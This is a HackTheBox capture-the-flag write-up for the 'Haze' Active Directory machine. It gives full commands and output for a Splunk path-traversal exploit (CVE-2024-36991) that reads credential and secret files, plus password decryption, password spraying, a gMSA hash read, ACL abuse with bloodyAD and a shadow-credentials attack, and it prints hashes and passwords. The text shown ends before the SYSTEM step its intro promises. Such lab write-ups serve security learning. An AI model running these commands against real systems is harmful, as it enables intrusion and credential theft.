Haze (Hard)
Haze is a Hard-rated Windows machine from HackTheBox that requires chaining multiple attack vectors to escalate privileges in an Active Directory environment. The initial access is gained through a vulnerable Splunk instance that allows local file read via CVE-2024-36991, which leads to the discovery of LDAP credentials.
With these credentials, we authenticate to the domain and enumerate additional users, eventually discovering password reuse that allows us to access the system via WinRM. From there, we pivot through misconfigured group permissions, abuse gMSA (Group Managed Service Account) mechanics, and retrieve sensitive hashes using shadow credentials.
Finally, we recover legacy Splunk credentials from a backup directory and exploit Splunk’s internal scripted input mechanism to gain SYSTEM-level access, completing the box.
let’s dive in.
Recon
port scan
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
98
99
100
101
102
103
104
105
106
107
108
109
110
111
112
113
114
115
116
117
118
119
120
121
122
123
124
125
126
127
128
129
130
131
132
133
# Nmap 7.95 scan initiated Sat Jun 28 16:09:36 2025 as: /usr/lib/nmap/nmap --privileged -vv -sC -sV -oN nmap 10.10.11.61
Increasing send delay for 10.10.11.61 from 0 to 5 due to 94 out of 311 dropped probes since last increase.
Increasing send delay for 10.10.11.61 from 5 to 10 due to 11 out of 14 dropped probes since last increase.
Increasing send delay for 10.10.11.61 from 10 to 20 due to 20 out of 65 dropped probes since last increase.
Increasing send delay for 10.10.11.61 from 20 to 40 due to 49 out of 163 dropped probes since last increase.
Increasing send delay for 10.10.11.61 from 40 to 80 due to 11 out of 30 dropped probes since last increase.
Nmap scan report for 10.10.11.61
Host is up, received echo-reply ttl 127 (1.3s latency).
Scanned at 2025-06-28 16:09:38 EEST for 210s
Not shown: 985 closed tcp ports (reset)
PORT     STATE SERVICE       REASON          VERSION
53/tcp   open  domain        syn-ack ttl 127 Simple DNS Plus
88/tcp   open  kerberos-sec  syn-ack ttl 127 Microsoft Windows Kerberos (server time: 2025-06-28 18:11:43Z)
135/tcp  open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
139/tcp  open  netbios-ssn   syn-ack ttl 127 Microsoft Windows netbios-ssn
389/tcp  open  ldap          syn-ack ttl 127 Microsoft Windows Active Directory LDAP (Domain: haze.htb0., Site: Default-First-Site-Name)
|_ssl-date: TLS randomness does not represent time
| ssl-cert: Subject: commonName=dc01.haze.htb
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1:<unsupported>, DNS:dc01.haze.htb
| Issuer: commonName=haze-DC01-CA/domainComponent=haze
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2025-03-05T07:12:20
| Not valid after:  2026-03-05T07:12:20
| MD5:   db18:a1f5:986c:1470:b848:35ec:d437:1ca0
| SHA-1: 6cdd:5696:f250:6feb:1a27:abdf:d470:5143:3ab8:5d1f
445/tcp  open  microsoft-ds? syn-ack ttl 127
464/tcp  open  kpasswd5?     syn-ack ttl 127
593/tcp  open  ncacn_http    syn-ack ttl 127 Microsoft Windows RPC over HTTP 1.0
636/tcp  open  ssl/ldap      syn-ack ttl 127 Microsoft Windows Active Directory LDAP (Domain: haze.htb0., Site: Default-First-Site-Name)
| ssl-cert: Subject: commonName=dc01.haze.htb
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1:<unsupported>, DNS:dc01.haze.htb
| Issuer: commonName=haze-DC01-CA/domainComponent=haze
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2025-03-05T07:12:20
| Not valid after:  2026-03-05T07:12:20
| MD5:   db18:a1f5:986c:1470:b848:35ec:d437:1ca0
| SHA-1: 6cdd:5696:f250:6feb:1a27:abdf:d470:5143:3ab8:5d1f
|_ssl-date: TLS randomness does not represent time
3268/tcp open  ldap          syn-ack ttl 127 Microsoft Windows Active Directory LDAP (Domain: haze.htb0., Site: Default-First-Site-Name)
| ssl-cert: Subject: commonName=dc01.haze.htb
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1:<unsupported>, DNS:dc01.haze.htb
| Issuer: commonName=haze-DC01-CA/domainComponent=haze
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2025-03-05T07:12:20
| Not valid after:  2026-03-05T07:12:20
| MD5:   db18:a1f5:986c:1470:b848:35ec:d437:1ca0
| SHA-1: 6cdd:5696:f250:6feb:1a27:abdf:d470:5143:3ab8:5d1f
| -----BEGIN CERTIFICATE-----
|_ssl-date: TLS randomness does not represent time
3269/tcp open  ssl/ldap      syn-ack ttl 127 Microsoft Windows Active Directory LDAP (Domain: haze.htb0., Site: Default-First-Site-Name)
| ssl-cert: Subject: commonName=dc01.haze.htb
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1:<unsupported>, DNS:dc01.haze.htb
| Issuer: commonName=haze-DC01-CA/domainComponent=haze
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2025-03-05T07:12:20
| Not valid after:  2026-03-05T07:12:20
| MD5:   db18:a1f5:986c:1470:b848:35ec:d437:1ca0
| SHA-1: 6cdd:5696:f250:6feb:1a27:abdf:d470:5143:3ab8:5d1f
|_ssl-date: TLS randomness does not represent time
5985/tcp open  http          syn-ack ttl 127 Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Not Found
|_http-server-header: Microsoft-HTTPAPI/2.0
8000/tcp open  http          syn-ack ttl 127 Splunkd httpd
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-server-header: Splunkd
| http-title: Site doesn't have a title (text/html; charset=UTF-8).
|_Requested resource was http://10.10.11.61:8000/en-US/account/login?return_to=%2Fen-US%2F
| http-robots.txt: 1 disallowed entry
|_/
|_http-favicon: Unknown favicon MD5: E60C968E8FF3CC2F4FB869588E83AFC6
8088/tcp open  ssl/http      syn-ack ttl 127 Splunkd httpd
| http-robots.txt: 1 disallowed entry
|_/
|_http-server-header: Splunkd
| ssl-cert: Subject: commonName=SplunkServerDefaultCert/organizationName=SplunkUser
| Issuer: commonName=SplunkCommonCA/organizationName=Splunk/stateOrProvinceName=CA/countryName=US/emailAddress=support@splunk.com/localityName=San Francisco
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2025-03-05T07:29:08
| Not valid after:  2028-03-04T07:29:08
| MD5:   82e5:ba5a:c723:2f49:6f67:395b:5e64:ed9b
| SHA-1: e859:76a6:03da:feef:c1ab:9acf:ecc7:fd75:f1e5:1ab2
|_http-title: 404 Not Found
| http-methods:
|_  Supported Methods: GET POST HEAD OPTIONS
8089/tcp open  ssl/http      syn-ack ttl 127 Splunkd httpd
| ssl-cert: Subject: commonName=SplunkServerDefaultCert/organizationName=SplunkUser
| Issuer: commonName=SplunkCommonCA/organizationName=Splunk/stateOrProvinceName=CA/countryName=US/emailAddress=support@splunk.com/localityName=San Francisco
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2025-03-05T07:29:08
| Not valid after:  2028-03-04T07:29:08
| MD5:   82e5:ba5a:c723:2f49:6f67:395b:5e64:ed9b
| SHA-1: e859:76a6:03da:feef:c1ab:9acf:ecc7:fd75:f1e5:1ab2
|_http-title: splunkd
|_http-server-header: Splunkd
| http-methods:
|_  Supported Methods: GET HEAD OPTIONS
| http-robots.txt: 1 disallowed entry
|_/
Service Info: Host: DC01; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| p2p-conficker:
|   Checking for Conficker.C or higher...
|   Check 1 (port 46282/tcp): CLEAN (Couldn't connect)
|   Check 2 (port 43344/tcp): CLEAN (Couldn't connect)
|   Check 3 (port 26877/udp): CLEAN (Failed to receive data)
|   Check 4 (port 16354/udp): CLEAN (Failed to receive data)
|_  0/4 checks are positive: Host is CLEAN or ports are blocked
| smb2-time:
|   date: 2025-06-28T18:12:42
|_  start_date: N/A
|_clock-skew: 5h00m03s
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled and required

Read data files from: /usr/share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Sat Jun 28 16:13:08 2025 -- 1 IP address (1 host up) scanned in 211.95 seconds
As we can see we are dealing with an active directory setup and this is probably a domain controller as we could see from ssl cert it does leak the hostname and it also leaks the name of the domain controller which is dc01 so let’s add those to the hosts file
1
10.10.11.61 dc01 dc01.haze.htb haze.htb
let’s check port 8000 it’s running a webserver  we can find splunk running
Exploitation
CVE-2024-36991
if we go to https://haze.htb:8089 which is a service port related to splunk as well we could leak the version which is 9.2.1, this version is vulnerable to CVE-2024-36991 it allows an attacker to read files on disk
Poc
1
2
3
4
5
➜  CVE-2024-36991 git:(main) ✗ curl  "http://haze.htb:8000/en-US/modules/messaging/C:../C:../C:../C:../C:../C:../C:../C:../C:../C:../C:/Program%20Files/Splunk/etc/passwd"
:admin:$6$Ak3m7.aHgb/NOQez$O7C8Ck2lg5RaXJs9FrwPr7xbJBJxMCpqIx3TG30Pvl7JSvv0pn3vtYnt8qF4WhL7hBZygwemqn7PBj5dLBm0D1::Administrator:admin:changeme@example.com:::20152
:edward:$6$3LQHFzfmlpMgxY57$Sk32K6eknpAtcT23h6igJRuM1eCe7WAfygm103cQ22/Niwp1pTCKzc0Ok1qhV25UsoUN4t7HYfoGDb4ZCv8pw1::Edward@haze.htb:user:Edward@haze.htb:::20152
:mark:$6$j4QsAJiV8mLg/bhA$Oa/l2cgCXF8Ux7xIaDe3dMW6.Qfobo0PtztrVMHZgdGa1j8423jUvMqYuqjZa/LPd.xryUwe699/8SgNC6v2H/:::user:Mark@haze.htb:::20152
:paul:$6$Y5ds8NjDLd7SzOTW$Zg/WOJxk38KtI.ci9RFl87hhWSawfpT6X.woxTvB4rduL4rDKkE.psK7eXm6TgriABAhqdCPI4P0hcB8xz0cd1:::user:paul@haze.htb:::20152
We couldn’t crack any of the hashes, so we pivoted to extracting Splunk configuration files:
C:\Program Files\Splunk\etc\auth\splunk.secret C:\Program Files\Splunk\etc\system\local\authentication.conf
reference: https://docs.splunk.com/Documentation/Splunk/latest/Admin/Authenticationconf
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
➜  CVE-2024-36991 git:(main) ✗ curl  "http://haze.htb:8000/en-US/modules/messaging/C:../C:../C:../C:../C:../C:../C:../C:../C:../C:../C:/Program%20Files/Splunk/etc/auth/splunk.secret"
NfKeJCdFGKUQUqyQmnX/WM9xMn5uVF32qyiofYPHkEOGcpMsEN.lRPooJnBdEL5Gh2wm12jKEytQoxsAYA5mReU9.h0SYEwpFMDyyAuTqhnba9P2Kul0dyBizLpq6Nq5qiCTBK3UM516vzArIkZvWQLk3Bqm1YylhEfdUvaw1ngVqR1oRtg54qf4jG0X16hNDhXokoyvgb44lWcH33FrMXxMvzFKd5W3TaAUisO6rnN0xqB7cHbofaA1YV9vgD
➜  CVE-2024-36991 git:(main) ✗ curl  "http://haze.htb:8000/en-US/modules/messaging/C:../C:../C:../C:../C:../C:../C:../C:../C:../C:../C:/Program%20Files/Splunk/etc/system/local/authentication.conf"
[splunk_auth]
minPasswordLength = 8
minPasswordUppercase = 0
minPasswordLowercase = 0
minPasswordSpecial = 0
minPasswordDigit = 0

[Haze LDAP Auth]
SSLEnabled = 0
anonymous_referrals = 1
bindDN = CN=Paul Taylor,CN=Users,DC=haze,DC=htb
bindDNpassword = $7$ndnYiCPhf4lQgPhPu7Yz1pvGm66Nk0PpYcLN+qt1qyojg4QU+hKteemWQGUuTKDVlWbO8pY=
charset = utf8
emailAttribute = mail
enableRangeRetrieval = 0
groupBaseDN = CN=Splunk_LDAP_Auth,CN=Users,DC=haze,DC=htb
groupMappingAttribute = dn
groupMemberAttribute = member
groupNameAttribute = cn
host = dc01.haze.htb
nestedGroups = 0
network_timeout = 20
pagelimit = -1
port = 389
realNameAttribute = cn
sizelimit = 1000
timelimit = 15
userBaseDN = CN=Users,DC=haze,DC=htb
userNameAttribute = samaccountname

[authentication]
authSettings = Haze LDAP Auth
authType = LDAP
from binDN we got the user Paul Taylor and the password which is encrypted will will decrypt the password with the secret using a tool called splunksecrets
1
2
3
4
5
6
➜  Haze python3 -m pip install splunksecrets
➜  Haze curl  "http://haze.htb:8000/en-US/modules/messaging/C:../C:../C:../C:../C:../C:../C:../C:../C:../C:../C:/Program%20Files/Splunk/etc/auth/splunk.secret" > splunk.secret
➜  Haze splunksecrets splunk-decrypt -S splunk.secret
Ciphertext: $7$ndnYiCPhf4lQgPhPu7Yz1pvGm66Nk0PpYcLN+qt1qyojg4QU+hKteemWQGUuTKDVlWbO8pY=
Ld@p_Auth_Sp1unk@2k24
Creds: paul.taylor: Ld@p_Auth_Sp1unk@2k24 ***
User
dump all users
1
2
3
4
5
6
7
8
9
10
➜  Haze netexec smb haze.htb -u paul.taylor -p  Ld@p_Auth_Sp1unk@2k24 --rid-brute | grep -i "SidTypeUser" | awk -F'(' '{print $1}' | awk -F'\' '{print $2}' | tee users
Administrator
Guest
krbtgt
DC01$
paul.taylor
mark.adams
edward.martin
alexander.green
Haze-IT-Backup$
now we could password spray all the users to see if there is password reuse with another useraccount
1
2
3
4
5
6
7
8
9
10
11
➜  Haze netexec smb haze.htb -u users -p  Ld@p_Auth_Sp1unk@2k24 --continue-on-success
SMB         10.10.11.61     445    DC01             [*] Windows Server 2022 Build 20348 x64 (name:DC01) (domain:haze.htb) (signing:True) (SMBv1:False)
SMB         10.10.11.61     445    DC01             [-] haze.htb\Administrator:Ld@p_Auth_Sp1unk@2k24 STATUS_LOGON_FAILURE
SMB         10.10.11.61     445    DC01             [-] haze.htb\Guest:Ld@p_Auth_Sp1unk@2k24 STATUS_LOGON_FAILURE
SMB         10.10.11.61     445    DC01             [-] haze.htb\krbtgt:Ld@p_Auth_Sp1unk@2k24 STATUS_LOGON_FAILURE
SMB         10.10.11.61     445    DC01             [-] haze.htb\DC01$:Ld@p_Auth_Sp1unk@2k24 STATUS_LOGON_FAILURE
SMB         10.10.11.61     445    DC01             [+] haze.htb\paul.taylor:Ld@p_Auth_Sp1unk@2k24
SMB         10.10.11.61     445    DC01             [+] haze.htb\mark.adams:Ld@p_Auth_Sp1unk@2k24
SMB         10.10.11.61     445    DC01             [-] haze.htb\edward.martin:Ld@p_Auth_Sp1unk@2k24 STATUS_LOGON_FAILURE
SMB         10.10.11.61     445    DC01             [-] haze.htb\alexander.green:Ld@p_Auth_Sp1unk@2k24 STATUS_LOGON_FAILURE
SMB         10.10.11.61     445    DC01             [-] haze.htb\Haze-IT-Backup$:Ld@p_Auth_Sp1unk@2k24 STATUS_LOGON_FAILURE
and indeed mark.adams also uses the same password we could also winrm with this account
1
2
3
➜  Haze netexec winrm haze.htb -u mark.adams -p  Ld@p_Auth_Sp1unk@2k24
WINRM       10.10.11.61     5985   DC01             [*] Windows Server 2022 Build 20348 (name:DC01) (domain:haze.htb)
WINRM       10.10.11.61     5985   DC01             [+] haze.htb\mark.adams:Ld@p_Auth_Sp1unk@2k24 (Pwn3d!)
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
*Evil-WinRM* PS C:\Users\mark.adams\Documents> whoami /groups

GROUP INFORMATION
-----------------

Group Name                                  Type             SID                                         Attributes
=========================================== ================ =========================================== ==================================================
Everyone                                    Well-known group S-1-1-0                                     Mandatory group, Enabled by default, Enabled group
BUILTIN\Remote Management Users             Alias            S-1-5-32-580                                Mandatory group, Enabled by default, Enabled group
BUILTIN\Users                               Alias            S-1-5-32-545                                Mandatory group, Enabled by default, Enabled group
BUILTIN\Pre-Windows 2000 Compatible Access  Alias            S-1-5-32-554                                Mandatory group, Enabled by default, Enabled group
BUILTIN\Certificate Service DCOM Access     Alias            S-1-5-32-574                                Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\NETWORK                        Well-known group S-1-5-2                                     Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\Authenticated Users            Well-known group S-1-5-11                                    Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\This Organization              Well-known group S-1-5-15                                    Mandatory group, Enabled by default, Enabled group
HAZE\gMSA_Managers                          Group            S-1-5-21-323145914-28650650-2368316563-1107 Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\NTLM Authentication            Well-known group S-1-5-64-10                                 Mandatory group, Enabled by default, Enabled group
There is an interesting group which is gMSA_Mangers which hints that this user has permission on a group managed service accounts we could use netexec to know which service account is it
1
2
3
4
5
➜  Haze netexec ldap haze.htb -u mark.adams -p  Ld@p_Auth_Sp1unk@2k24 --gmsa
LDAP        10.10.11.61     389    DC01             [*] Windows Server 2022 Build 20348 (name:DC01) (domain:haze.htb)
LDAPS       10.10.11.61     636    DC01             [+] haze.htb\mark.adams:Ld@p_Auth_Sp1unk@2k24
LDAPS       10.10.11.61     636    DC01             [*] Getting GMSA Passwords
LDAPS       10.10.11.61     636    DC01             Account: Haze-IT-Backup$      NTLM: <no read permissions>                PrincipalsAllowedToReadPassword: Domain Admins
We just need the read permission let’s try to enabled it  and it works now we have the ntlm hash of this service account, we could enumerate ldap with the account
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
➜  Haze bloodhound-python --collectionmethod All --username 'Haze-IT-Backup$' --hashes aad3c435b514a4eeaad3b935b51304fe:4de830d1d58c14e241aff55f82ecdba1 -dc dc01.haze.htb --domain haze.htb -ns 10.10.11.61 --zip
INFO: BloodHound.py for BloodHound LEGACY (BloodHound 4.2 and 4.3)
INFO: Found AD domain: haze.htb
INFO: Getting TGT for user
WARNING: Failed to get Kerberos TGT. Falling back to NTLM authentication. Error: Kerberos SessionError: KRB_AP_ERR_SKEW(Clock skew too great)
INFO: Connecting to LDAP server: dc01.haze.htb
INFO: Found 1 domains
INFO: Found 1 domains in the forest
INFO: Found 1 computers
INFO: Connecting to LDAP server: dc01.haze.htb
INFO: Found 9 users
INFO: Found 57 groups
INFO: Found 2 gpos
INFO: Found 2 ous
INFO: Found 20 containers
INFO: Found 0 trusts
INFO: Starting computer enumeration with 10 workers
INFO: Querying computer: dc01.haze.htb
INFO: Done in 00M 21S
INFO: Compressing output into 20250628174021_bloodhound.zip
➜  Haze

First we will use the WriteOwner to modify the dacl to Haze-IT-BACKUP$ as owner and then we will add ourselves to the group after that we have forceChangePassword to user EDWARD.MARTIN
1
2
3
4
5
bloodyAD --host "10.10.11.61" -d "haze.htb" -u 'Haze-IT-Backup$' -p ':4de830d1d58c14e241aff55f82ecdba1' set owner 'SUPPORT_SERVICES' 'Haze-IT-Backup$'

bloodyAD --host "10.10.11.61" -d "haze.htb" -u 'Haze-IT-Backup$' -p ":4de830d1d58c14e241aff55f82ecdba1" add  genericAll 'support_services' 'Haze-IT-Backup$'

bloodyAD --host "10.10.11.61" -d "haze.htb" -u 'Haze-IT-Backup$' -p ":4de830d1d58c14e241aff55f82ecdba1" add groupMember "SUPPORT_SERVICES" 'Haze-IT-Backup$'
Theoretically we should now change the password easy, Unfortunately we can’t because There is a minimum password age for edward.martin, so we can’t just change the password so we will add shadow credentials
1
2
3
4
5
6
7
8
➜  Haze bloodyAD --host "10.10.11.61" -d "haze.htb" -u 'Haze-IT-Backup$' -p ":4de830d1d58c14e241aff55f82ecdba1" add shadowCredentials "edward.martin"
[+] KeyCredential generated with following sha256 of RSA key: 99a0895a675c570749b5a4898b12d1dbf83255ad027f40087dbf469d35a8d524
No outfile path was provided. The certificate(s) will be stored with the filename: SejxgrLl
[+] Saved PEM certificate at path: SejxgrLl_cert.pem
[+] Saved PEM private key at path: SejxgrLl_priv.pem
A TGT can now be obtained with https://github.com/dirkjanm/PKINITtools
Run the following command to obtain a TGT:
python3 PKINITtools/gettgtpkinit.py -cert-pem SejxgrLl_cert.pem -key-pem SejxgrLl_priv.pem haze.htb/edward.martin SejxgrLl.ccache
we could use the command that bloodyAD gave us but it will only generate TGT ccache but there is another way to retrieve the hash
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
➜  Haze     openssl pkcs12 -export -out login.pfx -inkey SejxgrLl_priv.pem -in SejxgrLl_cert.pem
Enter Export Password:
Verifying - Enter Export Password:
➜  Haze certipy auth -pfx login.pfx -u 'edward.martin' -domain haze.htb -dc-ip 10.10.11.61
Certipy v5.0.2 - by Oliver Lyak (ly4k)

[*] Certificate identities:
[*]     No identities found in this certificate
[!] Could not find identity in the provided certificate
[*] Using principal: 'edward.martin@haze.htb'
[*] Trying to get TGT...
[*] Got TGT
[*] Saving credential cache to 'edward.martin.ccache'
[*] Wrote credential cache to 'edward.martin.ccache'
[*] Trying to retrieve NT hash for 'edward.martin'
[*] Got hash for 'edward.martin@haze.htb': aad3b435b51404eeaad3b435b51404ee:09e0b3eeb2e7a6b0d419e9ff8f4d91af
